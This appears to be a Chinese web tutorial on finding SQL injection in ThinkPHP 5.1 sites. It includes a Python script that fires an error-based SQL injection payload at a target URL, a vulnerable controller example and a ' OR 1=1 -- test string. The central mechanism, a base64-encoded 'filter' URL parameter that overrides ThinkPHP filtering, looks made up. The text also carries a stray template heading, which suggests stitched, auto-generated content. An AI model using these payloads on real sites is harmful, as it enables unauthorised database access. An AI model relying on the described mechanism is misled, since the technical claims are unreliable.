






检测thinkphp5.1站点是否存在sql注入点,最直接且有效的方法是利用其路由解析机制中的`filter`参数污染漏洞。通过构造特定的url请求,将恶意sql语句伪装成过滤参数传入控制器,若后端代码未对输入进行严格校验直接拼接至sql查询中,即可触发报错或数据泄露。具体做法是向目标站点的任意可访问接口发送包含`?filter=base64_encode('sql_payload')`的请求,观察返回结果是否出现数据库错误信息或异常行为。

如何利用Filter参数污染触发SQL注入?

利用ThinkPHP5.1的`filter`配置项可以实现参数值的自动过滤,攻击者可以通过覆盖该配置来执行任意函数。具体操作是构造一个GET请求,在URL中添加`filter`参数,其值为经过Base64编码的PHP函数名(如`system`或自定义的SQL注入逻辑),并将待执行的SQL语句作为后续参数传递。如果后端代码在处理用户输入时,没有对`filter`参数进行白名单限制,而是直接将其传递给`call_user_func`或类似机制,就会导致远程代码执行或SQL注入。例如,当应用使用`input()`助手函数获取参数时,若未指定过滤规则,可能会默认使用全局配置的过滤器,从而被攻击者利用。
import requests
import base64
url = "http://target.com/index.php?s=/index/index"
# 构造payload: filter=base64_encode('call_user_func_array')¶m[0]=sql_injection¶m[1]=[]
# 注意:实际利用需结合具体业务逻辑,此处仅为示意结构
payload_filter = base64.b64encode(b'call_user_func_array').decode()
payload_sql = "1 AND (SELECT 1 FROM (SELECT COUNT(*),CONCAT(0x7e,(SELECT version()),0x7e,FLOOR(RAND(0)*2))x FROM information_schema.tables GROUP BY x)a)"
params = {
'filter': payload_filter,
'param[0]': payload_sql,
'param[1]': ''
}
try:
response = requests.get(url, params=params, timeout=5)
if 'root@localhost' in response.text or 'Duplicate entry' in response.text:
print("[+] SQL Injection Detected via Filter Param")
else:
print("[-] No obvious error based on this payload")
except Exception as e:
print(f"Error: {e}")
如何验证ThinkPHP5.1的Input助手函数是否安全?
验证ThinkPHP5.1的`input()`助手函数是否安全,关键在于检查其是否使用了安全的过滤机制以及是否避免了直接拼接用户输入到SQL中。在ThinkPHP5.1中,`input()`函数支持通过第二个参数指定过滤方法,例如`input('get.name', '', 'htmlspecialchars')`。如果开发者在使用`input()`获取参数后,直接将其拼接到SQL语句中而未进行任何转义或预处理,则存在SQL注入风险。此外,还需检查全局配置文件`config/app.php`中的`default_filter`设置,若设置为空或未设置强过滤函数,也可能导致安全隐患。通过构造不同的输入并观察数据库查询日志或错误响应,可以判断是否存在注入点。


// 假设的控制器代码片段
public function index() {
    $name = input('get.name'); // 未指定过滤函数
    $sql = "SELECT * FROM users WHERE name = '$name'";
    $result = Db::query($sql);
    return json($result);
}

// 测试用例
// 正常输入: http://target.com/?name=admin
// 注入尝试: http://target.com/?name=admin' OR 1=1 --
// 若返回所有用户记录,则存在SQL注入
基于程序中某个输入、条件或结果的具体问题
在ThinkPHP5.1中,如果控制器方法直接使用`Db::execute()`或`Db::query()`并拼接用户输入,且未使用预编译语句(PDO Prepared Statements),则极易发生SQL注入。例如,当用户提交一个包含单引号或特殊字符的参数时,若后端未对其进行转义,攻击者可以通过闭合SQL语句的引号并注入恶意代码。具体而言,若输入参数为`admin'--`,而SQL语句构建为`SELECT * FROM users WHERE username = 'admin'--'`,则注释符`--`会忽略后续查询条件,可能导致权限提升或数据泄露。因此,必须确保所有用户输入都经过严格的过滤和参数化处理,避免直接拼接至SQL语句中。
php免费学习视频:立即使用
踏上前端学习之旅,开启通往精通之路!从前端基础到项目实战,循序渐进,一步一个脚印,迈向巅峰!





